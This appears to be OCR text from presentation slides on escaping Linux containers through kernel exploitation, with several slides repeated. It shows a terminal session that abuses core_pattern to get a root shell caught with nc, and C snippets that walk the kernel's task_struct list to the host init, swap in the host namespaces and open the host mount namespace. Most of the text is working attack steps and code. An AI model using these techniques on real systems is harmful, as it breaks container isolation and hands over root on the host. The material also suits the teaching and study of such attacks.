
core_pattern escape

```
user@85c050f5:/$ ./privesc
root@85c050f5:/# mkdir /newproc
root@85c050f5:/# mount -t proc proc /newproc
root@85c050f5:/# cd /newproc/sys/kernel
root@85c050f5:/# echo "|$overlay/shell.sh" > core_pattern
root@85c050f5:/# sleep 5 && ./crash &
root@85c050f5:/# nc -l -p 9001
bash: cannot set terminal process group (-1): Inappropriate
ioctl for device
bash: no job control in this shell
root@ubuntu:/#
```

core_pattern escape

```
user@85c050f5:/$ ./privesc
root@85c050f5:/# mkdir /newproc
root@85c050f5:/# mount -t proc proc /newproc
root@85c050f5:/# cd /newproc/sys/kernel
root@85c050f5:/# echo "|$overlay/shell.sh" > core_pattern
root@85c050f5:/# sleep 5 && ./crash
root@85c050f5:/# nc -l -p 9001
bash: cannot set terminal process gr                    ppropriate
ioctl for device
bash: no job control in this shell
root@ubuntu:/#
```


Kernel Exploitation



But what if they do employ user namespaces?


Getting true `init`

```
task = (char *)get_task();
while (pid != 1) {
  task = *(char **)(task + PARENT_OFFSET);
  pid = *(uint32_t *)(task + PID_OFFSET);
}
```




Getting true `init`


```
task = (char *)get_task();
while (pid != 1) {
   task = *(char **)(task + PARENT_OFFSET);
   pid = *(uint32_t *)(task + PID_OFFSET);
}
```



Getting true `init`


```
task = (char *)get_task();
while (pid != 1) {
   task = *(char **)(task + PARENT_OFFSET);
   pid = *(uint32_t *)(task + PID_OFFSET);
}
```




task_struct
volatile long state
void *stack
…lots of fields...
int pid
int tgid
task_struct *parent
cred *cred
fs_struct *fs
char comm[TASK_COMM_LEN]
nsproxy *nsproxy
css_set *cgroups
...many more fields...
nsproxy
atomic_t count
uts_namespace *uts_ns
ipc_namespace *ipc_ns
mnt_namespace *mnt_ns
pid_namespace *pid_ns_for_children
net *net_ns
cgroup_namespace *cgroup_ns


Escaping with namespaces

```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                    (void *)INIT_NSPROXY);
```




Escaping with namespaces

```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                    (void *)INIT_NSPROXY);
```




Escaping with namespaces

```
// copy INIT_NSPROXY to the in-container "init"
((_switch_task_ns)(SWITCH_TASK_NS))((void *)cntnr_init,
                                    (void *)INIT_NSPROXY);


// grab in-container init's mnt NS fd
int fd = ((_do_sys_open)(DO_SYS_OPEN))(AT_FDCWD,
                                       "/proc/1/ns/mnt",
                                       O_RDONLY,
                                       0);
```

